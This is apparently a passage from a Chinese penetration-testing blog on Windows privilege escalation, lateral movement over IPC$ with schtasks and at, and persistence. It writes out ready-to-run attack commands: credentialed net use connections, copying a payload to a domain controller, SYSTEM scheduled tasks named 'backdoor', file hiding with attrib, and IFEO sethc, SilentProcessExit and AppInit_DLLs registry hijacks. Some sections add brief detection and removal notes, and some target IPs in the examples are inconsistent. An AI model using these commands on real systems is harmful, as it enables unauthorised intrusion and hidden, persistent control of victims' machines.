
某些功能的使用，是受到一定限制的账户，在系统中可以创建多个此类账户，也可以改变其账户类型。该账户可以访问已经安装在计算机上的程序，可以设置自己账户的图片、密码等，但无权更改大多数计算机的设置。

案例演示：

上传后门文件后我们拿到一台webshell权限：




systeminfo查看补丁信息：



[https://i.hacking8.com/tiquan/](https://i.hacking8.com/tiquan/把补丁放到这里看一下未修补的漏洞)

[把补丁放到这里看一下未修补的漏洞](https://i.hacking8.com/tiquan/把补丁放到这里看一下未修补的漏洞)





根据指定exp进行提权操作。

Windows提权漏洞集合：

<https://github.com/SecWiki/windows-kernel-exploits>

Linux提权漏洞集合：

<https://github.com/SecWiki/linux-kernel-exploits>

###### 横向移动

在内网渗透中，当攻击者获取到内网某台机器的控制权后，会以被攻陷的主机为跳板，通过收集域内凭证等各种方法，访问域内其他机器，进一步扩大资产范围。通过此类手段，攻击者最终可能获得[域控制器](https://so.csdn.net/so/search?q=%E5%9F%9F%E6%8E%A7%E5%88%B6%E5%99%A8&spm=1001.2101.3001.7020" \t "https://blog.csdn.net/zhangge3663/article/details/_blank)的访问权限，甚至完全控制基于Windows操作系统的整个内网环境，控制域环境下的全部机器。

**利用Windows远程连接命令进行横向渗透：**

## 在渗透测试中，拿到目标机器的用户明文密码或者NTLM Hash后，可以用Windows自带的方法对远程目标系统进行命令行下的连接操作，连接远程主机并执行相关命令，也可以通过PTH的方法，将散列值或明文密码传递到目标机器中进行验证。

**建立IPC连接:**


IPC$(Internet Process Connection) 是NT2000的一项新功能，它有一个特点，即在同一时间内，两个IP之间只允许建立一个连接。IPC可以通过验证用户名和密码获得相应的权限，通常在远程管理计算机和查看计算机的共享资源时使用。

通过ipc$,可以与目标及其建立连接。利用这个连接，不仅可以访问目标机器中的文件，进行上传、下载等操作，还可以在目标机器上运行其他命令，以获取目标机器的目录结构、用户列表等信息。

通过执行以下命令，我们可以让win7和DC建立IPC连接  
 net use \\<DC的IP>\ipc$ "password" /user:"username"


net use \\10.20.5.107\ipc$ "qwer1234" /user:"Administrator"

net use //查看当前主机所建立的连接




我们列出DC上C盘的目录:

dir [\\10.20.5.107\c$](\\\\192.168.183.130\\c$)




再如将文件复制到目标主机DC的C盘上面去: (在实战中，我们可以将木马程序复制到目标主机上去)

copy C:\Users\douser\Desktop\shell.exe [\\10.20.5.107\c$](\\\\10.20.5.107\\c$)



接着使用at命令创建计划任务，让目标主机在指定的时间运行木马程序(从Win8开始不再支持at命令)：

at \\10.20.5.107 18:53:00 c:\shell.exe




**利用 schtasks 命令:**

利用schtasks命令创建计划任务进行横向移动的操作流程如下:

1. 先与目标主机建立ipc连接。
2. 然后使用copy命令远程操作，将metasploit生成的payload文件shell.exe复制到目标系统C盘中。
3. 在目标主机DC上创建一个名称为"backdoor"的计划任务。 该计划任务每分钟启动一次，启动程序为我们之前到C盘下的shell.exe,启动权限为system。命令如下: schtasks /create /s 10.20.5.107 /tn backdoor /sc minute /mo 1 /tr c:\loader.exe /ru system /f



4.然后执行如下命令立即运行该计划任务(也可以自己等一分钟): schtasks /run /s 110.20.5.107 /i /tn backdoor // i: 忽略任何限制立即运行任务 schtasks /run /s 10.20.5.107 /i /tn backdoor /u Administrator /p qwer1234 //遇到上面所说的报错时执行加上/u和/p参数分别设置高权限用户名和密码


5.计划任务成功运行后，执行如下命令强制删除该计划任务: schtasks /delete /s 192.168.183.130 /tn "backdoor" /f



遇到这种情况，我们可以加上/u和/p参数分别设置高权限用户名和密码，如下: 这样就行了:

schtasks /create /s 10.20.5.107 /u Administrator /p qwer1234 /tn backdoor /sc minute /mo 1 /tr c:\loader.exe /ru system /f



成功上线炫彩蛇。



利用Impacket网络协议工具包：

Impacket网络协议工具包：

<https://github.com/SecureAuthCorp/impacket>

Impacket网络协议工具包介绍：

<https://www.freebuf.com/sectool/175208.html>

还有很多种横向方法，这里就不一一举例了。

###### 权限维持

攻击者尝试维持驻点的技术，包括攻击者用来在重启、修改凭据或者其他能够切断攻击者访问的情况下，依然保持对系统的访问，具体技术包括一些访问某些页面、执行某些操作或者修改配置使得可以在系统上维持驻点，比如替换或劫持合法的代码或添加启动代码，也就是后门。

后门功能：

* 达成目的（必要）
  + 写入文件
  + 回连cc
  + 挖矿
  + 记录密码
  + 执行命令
* 隐藏与保护过程（二选一）
  + 文件隐藏
  + 进程隐藏
  + 网络隐藏
  + 守护进程
  + 系统权限启动
* 重复达成目的（二选一）
  + 定期触发
  + 重启触发
  + 常见事件/操作触发

后门分类：

* 按层级分类
  + 系统内核级后门：rootkit
  + 系统用户级后门：dll劫持
  + 中间件后门：webshell、中间件库文件后门
  + 应用软件后门：ssh后门、notepad++扩展
* 按功能/启动方式分类
  + web后门：webshell
  + 自启动后门：计划任务、开机启动项
  + 守护进程后门：守护进程保护恶意进程
  + 服务进程后门：svchost服务

.\*.**这里例举五个Windows权限维持**

所有后门需要落地的文件，都没有做免杀。实战情况下，需要对后门文件进行免杀。此外，可以通过命令：

attrib +s +a +h +r cs.exe # 给文件设置系统文件属性、存档文件属性、隐藏文件属性、只读文件属性

例如：attrib +h +s C:\Windows\Temp\evil.exe 隐藏evil文件

### 1）计划任务：

(1) 原理：windows可以通过计划任务功能定期执行操作。可以在定期执行的任务中写入恶意操作，打到维持权限的目的。

schtasks /create /ru system /tn "Microsoft\Windows\Multimedia\SystemMediaService" /sc ONSTART /tr "C:\cs.exe" # 创建一个名为Microsoft\Windows\Multimedia\SystemMediaService，开机时执行C:\cs.exe的计划任务，需要管理员权限  
schtasks /change /tn "Microsoft\Windows\Multimedia\SystemSoundsService" /ru system /tr "C:\cs.exe" /enable # 修改Microsoft\Windows\Multimedia\SystemSoundsService计划任务，需要管理员权限，更改任务无法通过/sc、/mo参数更改计划频率

(2) 检测： 查看计划任务程序库中是否存在异常计划任务。

(3) 清除： 删除异常计划任务及对应文件。

### 2）映像劫持：

(1) 原理：映像劫持也被成为"IFEO"(Image File Execution Options)，当目标程序被映像劫持时，双击目标程序，系统会转而运行劫持程序，并不会运行目标程序。许多病毒会利用这一点来抑制杀毒软的运行，并运行自己的程序。


造成映像劫持的罪魁祸首就是参数"Debugger"，它是IFEO中第一个被处理的参数。系统如果发现某个程序文件在IFEO列表中，就会首先来读取Debugger参数。如果该参数不为空，系统则会把Debugger参数里指定的程序文件名作为用户试图启动的程序执行请求来处理。


参数"Debugger"本来是为了让程序员能够通过双击程序文件直接进入调试器里调试自己的程序，早期是为了兼容早期版本，现在却成了病毒的攻击手段。

windows server 2008 r2 standard：

在注册表HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options项下添加sethc.exe项，在该项下添加debugger键，值为要执行的程序。这里添加c:\windows\system32\cmd.exe

REG ADD "HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v debugger /t REG\_SZ /d "C:\windows\system32\cmd.exe" /f





win 10：

亲测亦可，但是需要管理员权限运行cmd后再执行添加命令。

其他适用的辅助功能还有：

| **辅助功能** | **路径** |
| --- | --- |
| 屏幕键盘 | c:\windows\system32\osk.exe |
| 放大镜 | c:\windows\system32\Magnify.exe |
| 旁白 | c:\windows\system32\Narrator.exe |
| 显示开关 | c:\windows\system32\DisplaySwitch.exe |
| 应用程序开关 | c:\windows\system32\AtBroker.exe |

安装了360的情况下，无法在该注册表下添加任何项。

(2) 检测： 查看IFEO项下的每一个子项，检查其中带debugger键的值。

(3) 清除： 删除异常debugger键。

### 3）进程退出静默执行：

(1) 原理： 注册表HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit可以添加程序退出时静默执行的程序，我们可以添加常见程序到该注册表下实现权限维持。

这种方式是IEFO映像劫持的进阶操作。

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG\_DWORD /d 512


reg add "HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG\_DWORD /d 1

reg add "HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /t REG\_SZ /d "c:\cs\cs.exe"

打开记事本并关闭窗口后，主机上线。

这里有个点，如果是关闭窗口的方式反弹回来的是普通权限，如果是通过任务管理器结束任务的方式反弹回来的是管理员权限。


windows server 2008 r2 standard：








win 10：





(2) 检测： 查看HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit下是否存在异常子项，默认下面是没有任何项的。

(3) 清除： 删除存在异常的子项。

### 4）进程注入之AppInit\_DLLs注册表项:

测试过程中，使用命令添加注册表项失败，winser08和win10均无法通过命令添加注册表项。


(1) 原理：User32.dll被加载到进程时，会获取HKEY\_LOCAL\_MACHINE\Software\Mircosoft\Windows NT\CurrentVersion\Windows\Appinit\_Dlls注册表项。若有值，则调用LoadLibrary() API加载Appinit\_Dlls制定的DLL，只会影响加载了user32.dll的进程。

windows server 2008 r2 standard：

设置Appinit\_Dlls的值为恶意DLL路径，设置LoadAppInit\_DLLs的值为1，设置RequireSignedAppInit\_DLLs为0：

reg add "HKEY\_LOCAL\_MACHINE\SOFTWARE\Mircosoft\Windows NT\CurrentVersion\Windows" /v Appinit\_Dlls /t REG\_SZ /d "c:\cs.dll" /f  
